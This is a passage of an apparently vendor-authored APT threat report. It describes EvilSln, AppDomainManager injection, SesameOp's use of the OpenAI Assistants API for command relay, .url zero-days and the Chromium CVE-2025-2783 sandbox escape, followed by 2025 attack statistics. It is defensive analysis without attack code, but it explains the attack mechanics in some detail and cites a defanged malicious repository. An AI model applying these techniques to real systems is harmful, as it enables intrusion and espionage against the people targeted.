Fuying Lab has currently observed two ways to implement the “door-knocking” mode. The first is achieved through user-mode Trojans. After activating the "knock-on" mode, the Trojan program obtains traffic data on the network card through the RAW SOCKET, filters out DNS traffic or ICMP traffic from it, and then checks whether the traffic conforms to a specific format of tunnel communication. If the Trojan finds traffic that matches the format, it will decrypt the content, obtain the C2 server address and port from it, and then actively establish a connection with the C2 server.

The second implementation is completed through kernel-mode applications. The Trojan program sets a Netfilter hook in the kernel to obtain the sk_buff structure with TCP/IP messages, and then extracts the traffic body of ICMP or UDP protocol from it and verifies the format. The Trojan decrypts authenticated traffic data and extracts attack instructions from it, which are used to provide C2 server addresses or control the Trojan's behavior.

For APT attackers, the advantages of the “door-knocking” mode are obvious. In this mode, the Trojan program does not initiate active connections or monitor any port, making it nearly undetectable by external parties. In addition, since the Trojan C2 in this mode is completely specified by the attacker, it also indirectly improves the flexibility of the C2 control end. The only drawback of the modeis that the attacker has toknow the network location of the victim host, limiting its use for attacks on fixed public network devices.

2.5 Visual Studio Software Management Issues Lead to Multiple New APT Attack Techniques

2.5.1 Overview

In 2025, a number of APT groups have increasingly exploited the elevated execution environments of the Visual Studio IDE to facilitate malicious code execution and local privilege escalation. Representative attack techniques include EvilSln and AppDomainManager injection. These cyber attacks using Visual Studio software also reflect problems in Microsoft's management of its software applications.

Visual Studio was designed as a highly open integrated development environment that defaults to trusting every project opened by the user and every configuration loaded locally. At the same time, Microsoft has given Visual Studio strong scalability, allowing developers to deeply customize runtime behavior through .config files, load user preferences through .suo files, and provide various convenient functions through third-party plug-ins.

Microsoft's tactics have led to various security issues. Fuying Lab has observed AppDomainManager injections using Visual Studio, EvilSln attacks using .suo files in Visual Studio, and suspected supply chain attacks using updates to popular extension plug-ins in Visual Studio Code in 2025.

EvilSln was first implemented by the APT group Lazarus in 2021 and used by OceanLotus in a phishing attack against Chinese security researchers at the end of 2024.

EvilSln exploitsthe process by which Visual Studio software calls a .suo (solution user options) file. When a victim opens the sln project file of Visual Studio software, Visual Studio automatically calls the .suo file in the project and tries to read the user preference settings in it. Visual Studio traverses and parses all data streams in the .suo file, and if the data stream is stored as a BinaryFormatter serialization, Visual Studio will directly execute the instructions in the data stream. Therefore, if the .suo file contains malicious serialized instructions written by an attacker, the victim will execute these attack instructions when opening a Visual Studio project file.

AppDomainManager injection is a .NET program exploitation technology that first appeared in 2020, and was also used by APT groups in 2025 to combine with Visual Studio software to attack specific computer technicians.

AppDomainManager injection can be understood as a special case of DLL side loading technology in .NET applications. By modifying environment variables or modifying the .config file of the .NET program, the .Net program loads a custom AppDomainManager

class before running and runs the attack code therein. The APT attacker used a high-privilege .NET program devenv.exe in Visual Studio software, and the combination of legitimate devenv.exe and malicious devenv.exe.config bypassed security software such as Windows Defender in the victim's host, allowing the attacker to successfully implement AppDomainManager injection. Devenv.exe found the malicious DLL file and loaded it according to the command in devenv.exe.config, and finally ran the malicious code in the DLL file.

So far, Microsoft still adheres to the management strategy of full trust in Visual Studio. The only way to deal with it is to add a "trusted location" function in Visual Studio 2022 Preview 3. After the user manually turns on this function, the Visual Studio software will use the MOTW mechanism to detect whether the project file comes from the network. This reduces the harm of EvilSln attacks[1]. However, actual testing shows that this strategy does not work in many cases[2], and developers using Visual Studio are still at risk of EvilSln attacks.

2.5.2 Typical incident: APT group OceanLotus poisoned Chinese security researchers through GitHub

In 2024 Q4, OceanLotus, a Southeast Asian APT group, launched a phishing attack against Chinese security researchers by implanting Trojans into specific personnel's hosts through infected Github projects.

The OceanLotus attackers created a Github project https[:]//github[.]com/0xjiefeng/CVE-2024-35250-BOF during this operation to attract security researchers interested in the vulnerability.

OceanLotus used EvilSln in this operation to gain execution privileges for malicious code. Specifically in this incident, when the victim downloaded the entire project according to the instructions in the description file of the malicious Github project and opened it using

[1] https://devblogs.microsoft.com/visualstudio/improving-developer-security-with-visual-studio-2022/
[2] https://github.com/mitjakolsek/EvilSln

Visual Studio, the suo file with the malicious command was loaded. Visual Studio directly executed the command, releasing a set of white-and-black attack payloads and executing the attack payload by writing them into the registry autostart item. The attack payload is a remote control Trojan that OceanLotus used for many times in the fourth quarter of 2024. The attack payload can use an online note-taking software called Notion for tunnel communication and execute various attack instructions issued by attackers through Notion.

This Github watering hole attack embodied OceanLotus's tactics in 2024, and can also be seen as a replica of OceanLotus' 2021 actions against Lazarus. The two are completely consistent in phishing methods (Github project phishing), main attack techniques (EvilSln) and attack targets (cybersecurity personnel). It can be focused on as a fixed attack mode.

However, this incident at the end of 2024 still caused serious harm. By the time the malicious Github project was deleted, its source address had been indexed in multiple security knowledge bases, forked and spread by multiple Github accounts, which made every security personnel interested in the CVE-2024-35250 vulnerability likely to be affected by previous or future OceanLotus attacks.




Figure 2.10 Vulnerability knowledge base indexing the malicious project

2.5.3 Typical event: Cyberattack by unknown APT group using OpenAI interface

In July 2025, an unknown attack group planned and launched a deep penetration attack against a specific target. The new backdoor program disclosed in the incident was named "SesameOp". The attackers used a special AppDomainManager injection technology and a communication mode that exploits the OpenAI interface in this attack, with the main purpose of long-term cyber espionage.

It is notable that in the incident, SesameOp abused OpenAI Assistants API as its C2 channel, a way of communicating using legitimate AI infrastructure that has been extremely rare in previous attacks. This report focuses on analyzing the principle of the backdoor using .NET AppDomainManager for injection and OpenAI API for instruction relay.

In this attack, the attackers demonstrated a high level of technical sophistication, with the primary goal of maintaining persistent access to the victim's environment and stealthily managing infected devices. The attacker ensured the covert operation of malicious code in the system by hijacking legitimate Microsoft Visual Studio tool processes. Once the victim’s host is infected, the backdoor program will interact with OpenAI's legitimate API through an encrypted channel and receive instructions deployed by the attacker in the "Assistant". The whole process does not require any suspicious external domain name connection, greatly evading the security detection on the network layer.

The attack process of SesameOp in this incident is shown in the figure below:




Figure 2.11 Main attack flow of the SesameOp operation

1. The attacker first entered the target environment through unknown means, located the main directory of the Visual Studio environment of the victim host, created or modified the devenv.exe.config file in it, and wrote malicious configuration items into it;
2. This operation of modifying the devenv.exe.config file is an injection technology called AppDomainManager. After the Visual Studio main process devenv.exestarted, it loaded the configuration file and loaded a malicious Netapi64.dll file according to the requirements of the malicious configuration items therein;
3. The injected malicious loader Netapi64.dll was highly obfuscated, and its main function is to read a file named OpenAIAgent.Netapi64, decrypt an executable file from it and load and run it;
4. This decrypted executable file was the final payload SesameOp in this attack. The Trojan used a specific key to access the OpenAI API interface, obtained the attack instructions placed by the attacker in a specific field of the OpenAI interface and executed them;
5. The attackers also deployed a complex Web Shell structure on the intranet, working in conjunction with SesameOp to enable further lateral movement and data theft.

2.6 APT Groups Continue to Exploit New Zero-Day Vulnerabilities in URL Files

2.6.1 Overview

Fuying Lab observed that zero-day vulnerabilities related to Internet shortcut (.url) files have shown an explosive trend in recent years. More APT groups have begun to pay attention to the vulnerability of Internet shortcut files and their potential use in cyber phishing.

Internet shortcut files are a long-standing Windows file mechanism that first appeared in the Windows 95 system alongside the IE browser. The original intention of this file was to provide a quick access entry similar to a local shortcut file (.lnk). Users can directly access

the corresponding address by opening an Internet shortcut file just like using a local shortcut file. There is no need to enter an address string. However, the local shortcut file records the local path, while the Internet shortcut file records the remote URL.

The design problem of Internet shortcut files makes its security mechanism very weak.

On one hand, the Windows system does not display the extension of network shortcut files by default, and network shortcut files can also be specified as specific file icons in variables, which makes it easy for malicious network shortcut files to disguise themselves as pdf files, doc files or folders, acting as bait files in phishing; Windows mainly uses Microsoft Defender's SmartScreen mechanism to review and block unsafe network shortcut files, but the limitations of this mechanism itself make it difficult to intercept malicious network shortcut files transmitted by means other than browsers, which also facilitates APT attackers' phishing.

On the other hand, as the Windows system evolves, Internet shortcut files have become an ideal entry point for many vulnerabilities, and zero-day vulnerabilities that exploit Internet shortcuts have also exploded in large numbers in the past three years.

One category of the vulnerabilities can bypass Windows Defender's SmartScreen protection mechanism through Internet shortcuts. Representatives of this type of vulnerability are zero-day vulnerabilities CVE-2023-36025 and CVE-2024-21412. They construct remote URLs in a specific format so that Internet shortcuts can bypass SmartScreen to directly obtain files in the remote URL and run them locally, which is extremely harmful. The earliest user of CVE-2023-36025 in the wild were hacker groups using Phemedrone Stealer, and the earliest user of CVE-2024-21412 in the wild was DarkCasino, an APT group first discovered and named by NSFOCUS Fuying Lab.

A second category of vulnerabilities triggers a defect in the Windows MSHTML component through an Internet shortcut, enabling remote code execution. The representative vulnerability CVE-2024-38112 directly calls the disabled IE browser to

process the remote address through a remote address with an x-usc instruction and mhtml format, which in turn causes the MSHTML component of IE to directly download and run the attack payload when processing the address. The earliest wild user of CVE-2024-38112 was the APT group Void Banshee.

The third type of vulnerabilities is represented by CVE-2024-43451. This zero-day vulnerability exploits a logical flaw in the Windows system's handling of the SMB protocol in Internet shortcuts. Any interaction with a malicious .url file—including right-clicking, deleting, or dragging it— triggers an SMB connection to the specified remote server in the .url file. Attackers can intercept the SMB request in a remote server and capture the NTLMv2 hash therein, thereby using the hash to perform hash attacks or impersonate user identities to carry out malicious operations such as stealing secrets. The APT group BlindEagle used a variant of CVE-2024-43451 to attack the Colombian judicial system and government systems from November 2024 to February 2025.

The last category of vulnerability is the new zero-day vulnerability CVE-2025-33053 that appeared in 2025. It directly exploits the logical defect of the WorkingDirectory attribute in the Internet shortcut and tricks the EXE file pointed to by the Internet shortcut file into running malicious components in the WebDAV server by setting it as a remote WebDAV server path. It can be seen that the severity of the CVE-2025-33053 vulnerability is higher than the above types of vulnerabilities, and the CVSS 3.x score is 8.8 points. It has been primarily exploited by the APT group StealthFalcon.

In summary, Internet shortcut files have been the focus of APT attackers, who actively mine zero-day vulnerabilities or malicious exploits in Internet shortcut files, making them efficient phishing vectors. Defenders need to focus on the development and changes of Internet shortcut file-related attack techniques.

2.6.2 Typical incident: APT group BlindEagle used CVE-2024-43451 variant to attack Colombian government and courts

From November 2024 to February 2025, the South American APT group BlindEagle used a .url file with a CVE-2024-43451 variant vulnerability to launch several rounds of cyber attacks against the Colombian judicial and government systems[1].

CVE-2024-43451 is an information disclosure zero-day vulnerability that first appeared in the Russian APT group UAC-0194's cyber attack against Ukraine.

BlindEagle used a variant of CVE-2024-43451 in this round of attacks. They added specific port numbers (such as @80) to the path of the original CVE-2024-43451 vulnerability exploit file, so that the victim did not trigger SMB communication when interacting with the .url file, but triggered WebDAV communication with the remote server. BlindEagle attackers taking control of a remote server could use this mechanism to monitor every victim's file interaction.




Figure 2.12 CVE-2024-43451 variant file used by BlindEagle

It should be noted that the above interactive operations (including right-clicking, deleting, and dragging) on the vulnerability file can only trigger WebDAV communication between the victim host and the BlindEagle remote server. The real malicious payload 4025_3980.exe in the vulnerability file can only be downloaded and executed when the user double-clicks the .url file.

[1] https://research.checkpoint.com/2025/blind-eagle-and-justice-for-all/

BlindEagle attackers used file hosting platforms such as Google Drive, Dropbox, Bitbucket and GitHub to distribute malicious payloads in this round of attacks. The final malicious payloads delivered included three types of commercial Trojans: PureCrypter, HeartCrypt and RemcosRAT.

2.6.3 Typical incident: StealthFalcon's zero-day vulnerability attack against Turkish national defense companies

In March 2025, the APT group StealthFalcon launched an attack against personnel of a large Turkish defense enterprise. The attackers used phishing emails to lure the specific victims from Turkey to execute a network shortcut file with a zero-day vulnerability. This allowed them to deploy a special backdoor Trojan into the victim's device, and then run different attack components through the backdoor Trojan to achieve information collection and remote control of the victim's device.

The process of StealthFalcon's attack is shown in the figure below:




Figure 2.13 The main process of StealthFalcon's attack

1. StealthFalcon attackers first sent phishing emails to victims, tricking them into opening the URL file in the attachment;
2. The url file carried the zero-day vulnerability CVE-2025-33053. By calling the legitimate Windows component iediagcmd.exe and configuring its running path, the component accessed the attacker's WebDAV server to download and execute a program named route.exe;
3. The route.exe file is a loader Trojan Horus Loader developed by StealthFalcon, which released a decoy PDF file and opens it on the one hand, and called the Windows legal component msedge.exe and injected a backdoor Trojan into the process of msedge.exe on the other hand;
4. The backdoor Trojan injected into the msedge.exe process is called Horus Agent, which is a special Trojan reconstructed by StealthFalcon based on the open source remote control Trojan framework Mythic[1]. It mainly realized extended functions such as information collection and remote control by connecting to C2 and running programs or shellcode issued by C2.

2.7 Chromium Sandbox Escape Zero-Day Vulnerability Becomes the Focus of APT Group Exploitation

2.7.1 Overview

In 2025, a high-risk sandbox escape vulnerability CVE-2025-2783 impacted 4 billion Chrome browser users worldwide[2]. Flawed within the Chromium kernel, this vulnerability can be combined with multiple V8 engine vulnerabilities that appeared at the same time to achieve a 1-click network attack. After an APT group called ForumTroll first used CVE-2025-2783 to launch a zero-day attack, several other APT groups combined the vulnerability with other zero-day and N-day vulnerabilities to build new browser vulnerability attack processes. The targets of the attacks were mostly government officials, expert think tanks and other people who hold high-value information that are difficult to reach with traditional attack vectors.

[1] https://github.com/its-a-feature/Mythic
[2] https://backlinko.com/browser-market-share




Figure 2.14 Core vulnerability exploitation operations of CVE-2025-2783

During the execution of CVE-2025-2783, the vulnerability exploit code in the renderer process obtained the pseudo handle of its own thread and sent it directly to the browser process. At this time, the pseudo handle had left its own thread environment and lost its practical meaning. It is a typical violation operation. However, the code of the Chromium browser process only detected the process pseudo-handle (-1) while failing to detect the thread pseudo-handle (-2), allowing this illegal pseudo-handle to enter its own process space. At this time, this pseudo-handle pointed to the current thread handle in the browser process. When the Chromium kernel processed a handle in RelayMessage, it used the Windows system API function DuplicateHandle to create a copy of the handle. When the Chromium browser process used DuplicateHandle to handle this illegal pseudo-handle, it generated a copy of its own current thread handle pointed to by the pseudo-handle. This copy of the handle eventually found its way into the attacker's hands through a hook.

This vulnerability exploitation chain with CVE-2025-2783 as the core is called V8-mojo attack chain, which is a 1-click attack mode and the most effective browser vulnerability exploitation mode in 2025. After the emergence of CVE-2025-2783, hacker groups and

APT attackers were committed to finding new Chromium V8 engine zero-day vulnerabilities that can be used with this vulnerability, such as type obfuscation vulnerabilities CVE-2025-6554, CVE-2025-10585, CVE-2025-13223, CVE-2025-13224, Heap buffer overflow vulnerability CVE-2025-5419, etc. In addition to the original threat actor ForumTroll, most of these zero-day attacks were carried out by new attackers whose identities cannot be confirmed.

After the Chromium sandbox escape vulnerability CVE-2025-2783 appeared, many security researchers began to pay attention to the handle processing logic in the Chromium kernel, trying to use various methods to deceive browser processes to obtain handles, and successfully discovered new mojo protocol vulnerabilities CVE-2025-4609, ANGLE renderer vulnerabilities CVE-2025-6558, etc., escalating the severity of Chromium kernel security issues.

2.7.2 Typical event: Operation Forum Troll

In mid-March 2025, the APT group ForumTroll planned and launched a number of spear phishing attacks against governments, media, universities, scientific research institutions and financial institutions in Russia and other countries. The incident was named "Operation ForumTroll". ForumTroll used highly sophisticated and novel attack ideas and zero-day attack weapons, with the main purpose of conducting cyber espionage and spy intelligence theft.

ForumTroll used a set of Chrome browser zero-day vulnerabilities in the attack, and the information about these zero-day vulnerabilities was not partially disclosed until October 2025. This report focuses on analyzing the principle of this vulnerability.

In one of the attacks, ForumTroll disguised itself as an inviter for the well-known forum Primakov Readings, with the main purpose of stealing intelligence and infiltration. The attacker sent a spear-phishing email containing a malicious link to the target, inducing the

victim to click. After the victim visited a malicious website using a Chromium-based browser such as Google Chrome, a zero-day vulnerability attack payload in the website executed automatically and infected the victim's host without any additional action.

A typical attack organized by ForumTroll included the following steps:

1. The ForumTroll group sent a spear-phishing email to the target disguised as an invitation to the Primakov Readings forum. The content of the email is authentic and targeted, containing a personalized malicious link used to track victims and induce them to click on the link;
2. The victim was redirected to a malicious website after clicking on the link. The website first executed a malicious script program Validator, which performed SHA-256 calculations through the WebGPU's API to confirm that the visitor is a real user, thereby circumventing detection by security sandboxes and automated analysis systems;
3. Once verified, the malicious website executed an extremely complex chain of Chrome browser zero-day exploits. The chain consists of an unknown RCE vulnerability and a sandbox escape vulnerability CVE-2025-2783, which is used to bypass the protection of the Chrome browser and deploy a Trojan program in the victim's host;
4. The undisclosed RCE vulnerability was used to run malicious code in the v8 engine of the Chrome browser. Malicious code can unimpededly access the process space of the renderer process of the Chrome browser, hook functions in the v8 engine, and run shellcode with the CVE-2025-2783 vulnerability payload;
5. The shellcode with the CVE-2025-2783 vulnerability payload was used to bypass Chrome sandbox protection and execute the next stage of malicious code directly in the browser process of the Chrome browser;
6. The next stage of malicious code was used to download and deploy a loader Trojan. The loader Trojan achieved persistence by hijacking COM components;
7. The loader Trojan then downloaded and deployed the complex backdoor malware LeetAgent used by ForumTroll. LeetAgent is a full-featured backdoor and spyware with the functions of keylogging, executing C2 commands and stealing specific types of files.

Further research found that the toolset, file system paths and persistence mechanisms (TTPs) used by the ForumTroll group in the attack were highly similar to and had code overlap with Dante, a commercial spyware developed by Italian company Memento Labs (formerly Hacking Team). This suggests that Operation ForumTroll relied on a commercial-grade spyware toolchain associated with Dante in its attack.

3. Annual APT Landscape

3.1 Overview

In 2025, the overall situation of advanced persistent threats (APTs) around the world was characterized by high frequency and heightened activity, showing close correlation with conflict situations in multiple geopolitical hot spots. According to the monitoring data and in-depth analysis reports continuously released by NSFOCUS Fuying Lab, the main targets and focus of various APT attacks in 2025 were still highly concentrated in government departments, national defense military systems, and key information infrastructure industries such as energy, finance, and transportation. The geographical distribution and activity cycle of these attacks were highly consistent with the ongoing conflicts or tensions in South Asia, East Asia, Eastern Europe and other regions in time and space, further confirming that there are often complex geopolitical drivers behind these attacks.

Overall, many APT groups were currently actively using emerging technologies such as AI, automated attack chains and zero-day vulnerability exploitation to continuously iterate and upgrade their attack tools, penetration methods and stealth strategies. This has made high-level, customized and difficult to detect threats have evolved into a core variable affecting the security and stability of international cyberspace and the geostrategic game between major powers. Faced with the grim reality that attack methods were becoming more advanced, attack sources were becoming more covert, and attack intentions were becoming more complex, the global network defense system was facing unprecedented pressure, and the overall security situation has presented a dual challenge of extreme severity and high complexity.

3.2 Statistics of APT Activities in 2025

In 2025, NSFOCUS Fuying Lab captured 308 attacks from 80 APT groups through the Global Threat Hunting System, of which 33 APT activities were first disclosed by Fuying Lab through reports or blogs. 96% of these APT activities came from 70 identified APT groups and 4% from 10 emerging organizations.




Figure 3.1 Distribution of APT incidents in APT groups

In 2025, a large number of APT activities occurred in South Asia, East Asia, Eastern Europe, the Middle East and other regions, which highly overlapped with the current turbulent regions. For example, as the dispute between India and Pakistan intensified, the number of APT attacks in South Asia has also shown a significant increase trend, from 39% in 2024 to 47% in 2025.




Figure 3.2 Regional distribution of APT attack incidents in 2025

